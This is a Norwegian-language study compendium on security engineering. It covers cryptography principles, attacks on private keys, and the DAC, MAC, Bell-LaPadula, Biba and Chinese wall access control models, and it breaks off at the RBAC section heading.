Kryptografi er grunnlaget for mange sikkerhetsmekanismer, men det er ikke løsningen på alle sikkerhetsproblemer (eks: beskytter ikke mot SQL injeksjon). Sikkerheten til kryptografien er også avhengig av at metodene brukes og implementeres riktig (eks: nøkkel brukes kun en gang). **Ved kryptografi bruker man eksisterende metoder og det er ikke noe du bør prøve å finne på selv**. For å implementere kryptografi kan du følge dokumentasjonen ved følgende link: https://httpd.apache.org/docs/2.4/ssl/ssl_howto.html

Kerckhoffs prinsipp innebærer at krypteringsalgoritmen ikke er hemmelig, for det er kun nøkkelen som er hemmelig. Det er derfor viktig at nøkkelen velges tilfeldig og holdes hemmelig. Fordeler ved dette prinsippet er at det er enklere å endre nøkkelen enn å endre algoritmen. Det legger også til rette for standardisering og offentlig validering.

Angrep på private nøkler (Eksamen 2015)

Hovedutfordringene ved private nøkler er relatert til nøkkeldistribusjon, sikker lagring, aksess, fornyelse og tilbakekall. Forskjellen mellom nøkkel og passord, er at passordet er noe et menneske kan huske, mens nøkkelen er sjeldent det (dvs. passord er noe du vet, mens nøkkel er noe du har, s. 39). Noen typer angrep private nøkler er utsatt for er:

- **Social engineering** – phising, spoofing og pretexting er eksempler på teknikker som forsøker å lure brukere av systemet for å få tilgang til deres nøkler
- **Miskonfigurasjon** – svakheter i systemet/infrastrukturen kan utnyttes ved informasjonssamling for å avsløre informasjon om passord, tokens eller nøkler (eks: logger, unntak, osv.)
- **Man-in-the-middle angrep** – får tilgang til private nøkler hos person som forsøker å logge seg inn på systemet
- **Tyvlytting av usikre kanaler**
- **Brute-force** – gitt kunnskap om ciphertext og/eller plaintext kan angriper forsøke å finne verdien til private nøkkel
- **Trusler** – ved å true personer kan man få de til å sende nøklene sine
- ***Inside job*** – man kan få jobb i selskapet og dermed få en legitim nøkkel som så kan brukes for å utføre ikke-legitime handlinger

Autorisering og autentisering

Denne delen av kompendiet er basert på forelesningsnotatene, deler av kapittel 8 og 9 i boka Security Engineering (SE) og dokumentene Access Control og SSO. Læringsmålene er:

- **L9. Forklar retningslinjene og fordeler/ulemper ved DAC, MAC, RBAC og ABAC.**
- **L10. Forklar Biba, Bell-Lapdula og Chinese wall modellen**
- **L11. Forklar SSO**
- **L12. Forklar SAML 2.0 og OAuth 2.0**

Første del ser på autorisering i form av retningslinjer (*policies*), modeller og mekanismer for aksesskontroll, mens andre del se på autentisering i form av Single Sign-On (SSO).

Autorisering – aksesskontroll

Før vi ser på definisjonen av aksesskontroll, må vi definere hva en sikkerhetspolicy er.

8.2 Sikkerhetspolicy modell


Sikkerhet policy er en definisjon på hva det betyr å være sikker for et system, organisasjon eller andre entiteter. Det er en påstand om hva som er tillatt og hva som ikke er tillatt. Det er en kritisk del av top-down tilnærmingen til *security engineering*, men det blir ofte neglisjert. Sikkerhet policy er et dokument som uttrykker hva beskyttelsesmekanismene skal oppnå, det drives av vår forståelse av truslene (trussel-modellen) og bestemmer system designet. Den vil ofte være en rekke påstander som beskriver hvilke brukere som har tilgang til hvilken data. Noen viktige begrep:

- **Sikkerhets policy modell** – en kortfattet og formell representasjon av sikkerhet policyen og dens arbeid. Det er en presis påstand om beskyttelsesegenskapene som systemet må ha og det bestemmer målene for beskyttelse.
- **Sikkerhetsmål** – en mer detaljert beskrivelse av beskyttelsesmekanismen som en implementasjon gir, noe som danner grunnlaget for testing og evaluering av produktet
- **Beskyttelsesprofil** – ligner sikkerhetsmål, men uttrykt uavhengig av implementasjon for å tillate sammenligninger av produkter og versjoner
- **Sikkerhetsmekanisme** – lavnivå funksjoner som implementerer kontrollene som er beskrevet i policyen og formelt definert i modellen

Aksesskontroll (basert på Access Control)


Et viktig krav ved ethvert informasjon management system er at man beskytter data og ressurser mot uautorisert formidling (hemmelighold) og modifikasjoner (integritet), samtidig som man sikrer at det er tilgjengelig for legitime brukere. Dette krever at all aksess til systemet og dets ressurser er kontrollert og at kun autoriserte aksesser er tillatt. Dette er en prosess som kalles **aksesskontroll**. Utviklingen av et aksesskontrollsystem krever at man definerer hvilke aksesser som skal kontrolleres og hvordan disse skal implementeres av funksjoner som kan utføres av et datasystem. Denne utviklingsprosessen er som regel basert på følgende konsepter:

- **Sikkerhetspolicy** – definerer høynivå regler som aksesskontrollen må reguleres etter
- **Sikkerhetsmodell** – gir en formell representasjon av sikkerhetspolicyen til aksesskontrollen
- **Sikkerhetsmekanisme** – definerer lavnivå (dvs. software og hardware) funksjoner som implementerer kontrollene gitt av policyen og formelt definert i modellen.



Skillet mellom policyer og mekanismer introduserer en uavhengighet mellom beskyttelseskrav som skal håndheves på den ene siden, og mekanismer som skal håndheve dem på den andre siden. Dette gjør at det blir mulig å diskutere sikkerhetskrav uavhengig av implementasjon og sammenligne ulike aksesskontroll policyer og ulike mekanismer for å håndheve samme policy. Det gjør også at designmekanismer kan brukes for å håndheve flere policier. Altså, mekanismen er ikke bundet til en spesifikk policy, slik at en endring i policyen vil ikke gjøre at man må endre hele aksesskontroll systemet. Dersom man kan vise at modellen er sikker og at mekanismen riktig implementerer modellen, kan man påstå at systemet er sikkert. Det er likevel komplisert å implementere en «riktig» mekanisme.

Aksesskontroll mekanismen må fungere som en referansemonitor, altså en pålitelig komponent som avskjærer hver eneste forespørsel til systemet. **Aksesskontrollen vil derfor være til stede ved alle nivåene ved systemet** (se figur). Den må også være:




- **Tuklingsfri (*tamper-proof*)** – ikke mulig å endre uten at det detekteres
- **Non-bypassable** – må håndtere all aksess til systemet og dets ressurser
- **Sikkerhetskjernen** – må være begrenset til en bestemt del av systemet, fordi spredning av sikkerhetsfunksjoner over hele systemet krever at all kode må verifiseres
- **Liten** – må være av begrenset størrelse, slik at det kan utsettes for strenge verifikasjonsmetoder

Definisjonen av aksesskontroll policyer og korresponderende modeller er en komplisert prosess. Det krever ofte tolkning av komplekse og tvetydige sikkerhetspolicyer i den virkelige verden, som må oversettes til veldefinerte og entydige regler som skal håndheves av datasystemet. Mange situasjoner i den virkelige verden har komplekse policier, der avgjørelse om aksessrettigheter avhenger av bruken av flere regler som kommer fra loven, organisasjonsreguleringer, osv. Sikkerhetspolicyen må fange de ulike reguleringene, samtidig som det må ta hensyn til trusler som følger med bruken av et datasystem. Aksesskontroll policyer blir delt inn i fire hovedklasser:

1. **DAC (Discretionary Access Control)** – policyer kontrollerer aksessen basert på identiteten til requestor og aksessregler som bestemmer hva requestors har lov til å gjøre og ikke lov til å gjøre.
2. **MAC (Mandatory Access Control)** – policyer kontrollerer aksessen basert på obligatoriske forskrifter som er fastsatt av en sentral autoritet
3. **RBAC (Role-based Access Control)** – policyer kontrollerer aksessen basert på hvilke roller brukerne har i systemet og regler som bestemmer aksessen til bestemte roller
4. **ABAC (Attribute-based Access Control)** – policyer kontrollerer aksessen basert på kombinasjoner av attributter

Discretionary Access Control (DAC) (L9)




Diskresjonære policyer håndhever aksesskontroll på grunnlag av identiteten til requestor og eksplisitte aksessregler som bestemmer hvem som kan eller ikke kan utføre handlinger på gitte ressurser. De kalles diskresjonære fordi brukere kan få evnen til å videresende deres privilegier til andre brukere. **Eieren av en ressurs bestemmer hvordan ressursen kan deles og kan gi lese, skrive eller andre typer aksesser til andre brukere**.

DAC Aksess matrisemodell

Aksess matrisemodellen gir et rammeverk som brukes for å beskrive DAC, altså hvem som kan gjøre hva med noe. Første steget i utviklingen av et aksesskontroll system er


identifisering av objektene som skal beskyttes, subjektene som skal utføre aktiviteter og etterspørre aksess til objektene og handlingene som kan utføres på objektene og må kontrollers. **Tilstanden til systemet er definert av en trippel (S, O, A), der S er settet av subjekter med privilegier, O er settet av objekter som privilegiene innebærer og A er aksessmatrisen, der rader korresponderer til subjekter, kolonner korresponderer til objekter og enhet $A[s, o]$ er privilegiene til s på o.** Figuren viser et eksempel der vi kan se at Bob har tillatelse til å lese Fil 1. Endringer i tilstanden til systemet utføres via kommandoer som vil legge til eller fjerne subjekter, objekter eller privilegier.



Matrisen gir en god konseptualisering av autorisasjon, men kan sjelden brukes i implementasjon fordi for generelle systemer vil den ofte ha enorm størrelse. Det er bortkastet bruk av minne å lagre matrisen som en todimensjonal array. I stedet er det tre tilnærminger for implementasjon av aksessmatrisen i praksis:

User	Access mode	Object
Ann	own	File 1
Ann	read	File 1
Ann	write	File 1
Ann	read	File 2
Ann	write	File 2
Ann	execute	Program 1
Bob	read	File 1
Bob	read	File 3
Bob	write	File 3
Carl	read	File 2
Carl	execute	Program 1
Carl	read	Program 1

1. **Autoriseringstabell** – oppføringer i matrisen som ikke er tomme blir plassert i en liste med tre kolonner for subjekt, handling og objekt (se tabell). Hver tuple i tabellen korresponderer til en autorisering. Dette brukes generelt i DBMS system, der autorisering lagres som relasjonstabeller i databasen.
2. **Aksesskontroll-liste (ACL)** – informasjonen for et objekt, dvs. en kolonne, blir lagret i en liste. Listen vil gi privilegiene for objektet hos hvert subjekt. Dette brukes ofte i moderne operativsystemer
3. **Capabilities** – informasjonen for et subjekt, dvs. en rad, blir lagret i en liste. Listen vil gi privilegiene for hvert objekt hos en subjekt. Det blir sjeldent brukt, fordi det er utsatt for forfalskning (angriper kan kopiere og gjenbruke listen) og det er vanskelig å implementere tilbakekall (*revocation*) av privilegier (dvs. bruker skal ikke lenger ha aksess).




Revocation

Sårbarheter ved DAC

En ulempe ved DAC er at den ikke skiller mellom bruker og prosess (subjekt). DAC vil evaluere requesten som sendes av en prosess mot autorisasjonen til brukeren som prosessen kjører på vegne av (dvs. ser ikke på prosessen, men «eieren» av prosessen). Dette gjør at DAC blir sårbar for prosesser som utnytter autoriseringen til brukeren for å utføre skadelige programmer. Et eksempel på dette er Trojan Horse, som er et dataprogram som ser ut til å ha en nyttig funksjon, men inneholder i tillegg en skjult funksjon som utnytter den legitime autorisasjonen hos brukeren som påkaller prosessen. **DAC gir heller ingen kontroll over flyten av informasjon etter at informasjonen har blitt mottatt av en prosess**. Dermed kan prosesser lekke informasjon til brukere som ikke har lov til å lese den. Dette kan oppnås uten at eieren er klar over det.

Vi ser på et eksempel der en angriper ønsker å få tilgang til hemmelig informasjon som kun CEO har autorisasjon til å lese. Angriperen lager en fil kalt steal.txt og gir CEO tillatelse til å skrive denne filen, uten at CEO er klar over dette. Deretter vil angriperen modifisere en applikasjon som CEO ofte bruker, ved å legge til to skjulte operasjoner. Den ene operasjonen vil lese den hemmelige filen, mens den andre vil skrive til



steal.txt. Når CEO deretter bruker applikasjonen vil applikasjonen utføres på vegne av CEO, slik at alle aksesser sjekkes mot autoriseringene til CEO. Dette gjør at lese og skriveoperasjonene blir tillatt. Resultat er at den hemmelige informasjonen blir overført til steal.txt og dermed kan angriper lese innholdet. Man stoler på at brukeren følger aksessrestriksjonene (eks: CEO holder hemmelighet), men man kan ikke stole på prosesser som opererer på vegne av brukeren. Derfor bør man lage restriksjoner på operasjonene som prosessene kan utføre, for eksempel kan Trojan Horse informasjonslekkasje unngås ved å kontrollere flyten av informasjon ved prosessutføring. Dette oppnås ved MAC.

Mandatory Access Control (MAC) (L9)

MAC håndhever aksesskontroll på grunnlag av reguleringer som er satt av en sentral autoritet (eks: systemadministrator). MAC skiller mellom brukere og subjekter. Brukere er mennesker som kan aksessere systemet, mens subjekter er prosesser som opererer på vegne av brukerne. Dette skillet gjør at MAC kan kontrollere den indirekte aksessen hos prosesser. **Den vanligste formen for MAC er en multilevel policy, der hvert objekt og subjekt blir tildelt en aksessklasse. Objekter er passive enheter som lagrer informasjon, mens subjekter er aktive enheter som ber om tilgang til objekter. Hver aksessklasse er en del av et delvis ordnet sett med klasser (dvs. ≥ forhold mellom klassene). Dette gjør at objektene og subjektene får bestemte rettigheter**, for eksempel ser vi på figuren at EMPLOYEE får tilgang til CONFIDENTIAL objekter.

TOP SECRET	TOP MANAGER
SECRET	MIDDLE LEVEL MANAGER
CONFIDENTIAL	EMPLOYEE
UNCLASSIFIED	GENERAL PUBLIC


Object classification Subject classification

Klassifiseringen av objekter og subjekter innenfor en applikasjon hos en multilevel policy vil avhenge av om klassifiseringen er ment for konfidensialitet (*secrecy*) eller integritet. Ved Bell-LaPadula er formålet å oppnå konfidensialitet, ved å kontrollere hvem som kan lese objekter, mens ved Biba modellen er formålet å oppnå integritet, ved å kontrollere hvem som kan skrive eller endre objekter. Vi ser nærmere på disse to MAC modellene.


Konfidensialitet – Bell-LaPadula modellen (L10)

Bell-LaPadula (BLP) modellen oppnår konfidensialitet vha to egenskaper:

1. **Simple security property (No read up: NRU)** – en prosess (subjekt) kan ikke lese fra et objekt som er ved et høyere klassenivå. Dette er en vanlig sikkerhetsegenskap.
2. ***-property (No write down: NWD)** – en prosess (subjekt) kan ikke skrive til et objekt som er ved et lavere klassenivå. Dette kalles *-property, og det er en viktig egenskap ved modellen (hindrer Trojan Horse angrep). For eksempel vil et program som kjører ved SECRET ikke kunne skrive filer til OPEN.



Bell-LaPadula modellen vil unngå Trojan Horse angrepet, fordi steal.txt vil være ved et lavere nivå enn den hemmelige filen (antar at angriper ikke har autoritet til å tildele høyere klasse til steal.txt). MAC skiller mellom bruker og prosess, og autoriteten til prosessen gis av hvilken aksessklasse den tilhører. I eksempelet med Trojan Horse vil applikasjonen være den utførende prosessen. Hvis applikasjonen kjører med SECRET objekter, vil den ikke kunne skrive til steal.txt, fordi den ved et lavere nivå. Hvis applikasjonen kjører med OPEN objekter, vil den ikke kunne lese den hemmelige filen, fordi den er ved et høyere nivå. Dermed er Trojan Horse angrepet unngått.



Merk: står mer om dette i kapittel 8


Ulempen ved BLP modellen er at den ikke garanterer sikkerheten, fordi det gir ingen restriksjoner på overganger, slik at klassifiseringer kan midlertidig endres for å unngå begrensningene hos BLP modellen. Dette løses av *tranquility* prinsippet, som gir at klassifiseringen av aktive objekter ikke bør endres i løpet av en normal operasjon (mer om dette i Access Control). BLP krever også et *trusted subject* som kan bryte sikkerheten for å dele dokumenter mellom nivåer. BLP sier ikke noe om hvordan man skal beskytte denne delen av en applikasjon.

Integritet – Biba modellen (L10)


Biba modellen oppnår integritet vha to egenskaper:

1. **No-read-down** – en prosess (subjekt) kan kun lese et objekt som har aksessklasse som dominerer (dvs. ≥) aksessklassen til prosessen. Dvs. høyt klassifiserte subjekter kan ikke lese og bruke dataen hos lavt klassifiserte objekter. Eks: signaliseringssystem kan ikke bruke data fra passasjerinfo-system
2. **No-write-up** – en prosess (subjekt) kan kun skrive et objekt som har aksessklasse som blir dominert av (dvs. ≤) aksessklassen til prosessen. Dvs. lavt klassifiserte subjekter kan ikke modifisere høyt klassifiserte objekter. Eks: programvare lastet fra nett kan ikke skrive til OS.

I tilfellet med Trojan Horse angrepet kan integriteten ødelegges dersom angriperen implementerer en kode i applikasjonen som vil skrive data i den hemmelige filen. Biba modellen kontrollerer flyten av informasjon og hindrer at subjekter kan indirekte modifisere informasjon som de ikke kan skrive. For eksempel vil det hindre at angriperen kan indirekte skrive til den hemmelige filen via CEO. **Hvert subjekt og objekt blir tildelt en integritet-klassifisering** (se figur). Integritetsnivået hos objektet reflekterer den potensielle skaden ved feil modifisering, mens integritetsnivået hos subjektet reflekterer brukerens pålitelighet (*trustworthy*) for å sette inn, endre eller slette informasjon. **Integriteten er sikret siden modellen hindrer at informasjon lagret i lavere objekter flyter til høyere objekter.**



Biba modellen gjør at høy-integritetsobjekter ikke kan modifiseres av lavt klassifiserte subjekter (no-write-up). For eksempel vil ikke programvare som er lastet ned fra nettet kunne skrive til OS. **Objektene med høy integritet vil heller ikke bli kontaminert av objekter med lavere integritet, fordi de hindres fra å lese eller bruke upålitelig data (no-read-down)**. For eksempel vil ikke signaliseringssystemet bruke data fra passasjerinfo-systemet. Et eksempel på bruk av Biba modellen er Windows Vista eller Windows 7, som bruker multilevel integritetspolicy på Internet Explorer (IE). Integriteten hos IE er satt til LOW, slik at hvis en angriper tar over vil han ikke kunne endre systemfiler eller noe annet med høyere integritetsnivå. Det som lastes ned med IE kan lese de fleste filene i Vista systemet, men ikke skrive dem. **Formålet er å hindre skaden som kan gjøres av virus eller annet skadelig programvare.**



Merk: mer i kapittel 8 (s. 252)

Ulempen med Biba modellen er at det ikke gir effektive mekanismer for å beskytte og begrense *trusted* subjekter som kan overstyre sikkerhetsmodellen. Det fungerer generelt dårlig i moderne programvareomgivelser. Biba modellen vil kun fange utfordringer ved integritet som følger av feil informasjonsflyt, og integritet er et mye bredere konsept der flere aspekter må tas hensyn til (dvs. kan ikke uttrykke mange virkelige integritetsmål).

Kombinasjon av Bell-Lapdula og Biba modell

Dersom både konfidensialitet og integritet må kontrolleres, må hvert objekt og subjekt tildeles to aksessklasser: én for konfidensialitetskontroll og én for integritetskontroll. Konfidensialitet-policyen sikrer at informasjonsflyten kun er tillatt fra lavere til høyere konfidensialitetsklasser, mens integritet-policyen sikrer at informasjonsflyten kun er tillatt fra høyere til lavere integritetsklasser.

Sårbarheter ved MAC

Til forskjell fra DAC vil MAC gi beskyttelse mot indirekte informasjonslekkasje, men MAC vil ikke garantere fullstendig sikkerhet for informasjonen. MAC vil kun kontrollere åpenbare og legitime informasjonskanaler og er fortsatt sårbare for skjulte kanaler (dvs. kanaler som ikke er ment for normal kommunikasjon). Et eksempel er returnering av feilmelding som følger av request fra lav-nivå subjekt om å skrive en ikke-eksisterende høy-nivå fil. En annen ulempe ved MAC er at det krever mye jobb for den sentrale administrasjonen som må bestemme reguleringene som aksesskontrollen skal baseres etter.

Merk: mer i Access Control (s. 161)

Multilevel og multilateral sikkerhet

Vi skiller mellom:

- **Multilevel sikkerhet** – forhindrer informasjonsflyt på tvers av sikkerhetsnivåer ved å begrense lesing/skriving opp og ned hierarkiet. Det innebærer å separere aksessen mellom nivåer i applikasjonen (informasjonshierarki). Dette oppnås vha. Bell-LaPadula og Biba modellene (mer i kapittel 8 (SE)).
- **Multilateral sikkerhet** – forhindrer informasjonsflyt på tvers av avdelinger. Det innebærer at alle har tilgang til det de trenger, og ikke noe mer. Dette oppnås vha. Chinese wall, som vi skal se på videre (mer i kapittel 9 (SE)).

Merk: mer i eksamen 2015

Kombinasjon av DAC og MAC (L9)

Tabellen viser en sammenligning av DAC og MAC. MAC vil gi en bedre sikkerhet enn DAC, siden den også kontrollerer informasjonsflyten. Bruken av MAC kan likevel bli for stiv, så flere har forsøkt å kombinere mandatory flytkontroll med diskresjonær autorisering. En av disse er Chinese wall policy.


	DAC	MAC
Fordeler	1. Enkel og effektiv håndtering av aksessrettigheter 2. Skalerbar	1. Streng kontroll over informasjonsflyt 2. Sterk begrensning av utnyttelser (*exploit containment*)
Ulemper	1. Svak kontroll over informasjonsflyt	1. Mye arbeid for sentral administrasjon

Chinese wall policy (L10)

Chinese wall modellen er en multilateral sikkerhetspolicy, som ble innført for å forsøke å balansere fritt valg (DAC) med obligatorisk kontroll (MAC). En partner kan velge hvilket oljeselskap den skal arbeide for, men når avgjørelsen er tatt vil handlingene begrenses deretter. **Målet er å forhindre informasjonsstrøm som forårsaker interessekonflikter for individuelle brukere**. For eksempel bør ikke én konsulent ha informasjon om to banker og to oljeselskap. I motsetning til Bell og LaPadula modellen, vil ikke aksessen til data begrenses av klassifiseringen til dataen, men av hvilken data subjektene allerede har aksessert. Modellen er basert på følgende hierarkisk organisering av data:


- **Grunnleggende objekt** – individuell informasjonsenhet som angår et enkelt selskap (eks: filen ObjA-1)
- **Selskapsdatasett** – gruppe av objekter som hører til samme selskap (eks: Company A)
- **Interessekonflikt-klasse** – gruppe av selskapsdatasett hos konkurrerende selskap (eks: *Conflict of interest class*)

Figuren viser et eksempel på dataorganisasjon av ni objekter hos fire ulike selskap. Det er interesse konflikt mellom A og B og mellom C og D.




Chinese wall policy oppnår multilateral sikkerhet vha. følgende to egenskaper:


1. **Simple security rule** – et subjekt kan få aksess til et objekt kun hvis objektet er i samme selskapsdatasett som de andre objektene subjektet allerede har aksessert (dvs. innenfor muren) eller objektet hører til en helt annen interessekonflikt-klasse. Dvs. subjektet kan ikke lese fra ulike konkurrerende selskapsdatasett.



2. ***-property** – for at subjektet skal få skriveaksess til et objekt O må følgende regler oppfylles:
    a. Den enkle sikkerhetsregelen gir subjektet tilgang til å lese objektet O
    b. For ethvert annet objekt O' som subjektet kan lese, må O' enten tilhøre samme datasett som O eller tilhøre et datasett som ikke har noen konkurrent.

På figuren kan vi se at Bob ikke får skriveaksess til Nordea fordi krav b er ikke oppfylt. Bob kan lese fra EquiNor som ikke tilhører Nordea og som har en konkurrent BP.






Den enkle sikkerhetsregelen vil hindre direkte informasjonslekkasjer som følge av én bruker, mens *-property regelen hindrer indirekte informasjonslekkasje som følger av to eller flere brukere. Figuren viser et eksempel på situasjonen som *-property regelen hindrer. Dersom Bob får tilgang til å skrive i Nordea etter å ha lest i EquiNor vil det dannes ikke-sanitære objekter som Alice får tilgang til. Alice jobber også i BP og vil dermed ha konfliktinformasjon fra to ulike konkurrerende datasett.


I denne definisjonen vil subjekt refererer til en bruker, slik at aksessrestriksjoner refererer til brukeren. Chinese wall policyen kontrollerer brukere, så begrensningene settes på brukere istedenfor prosesser (hvis ikke kan restriksjon brytes ved at bruker kjører to prosesser). Ulempen med modellen er at egenskapene kan være for strenge (likhet med MAC), slik at det trengs unntak og støtte for sanitering. Det krever også håndtering og query av aksess-historikken. Det er viktig at modellen ikke hindrer at systemet fungerer (datasett kan bli utilgjengelig hvis det er det er flere datasett enn brukere, se Access Control s. 163-164).

Role-based Access Control (RBAC) (L9)

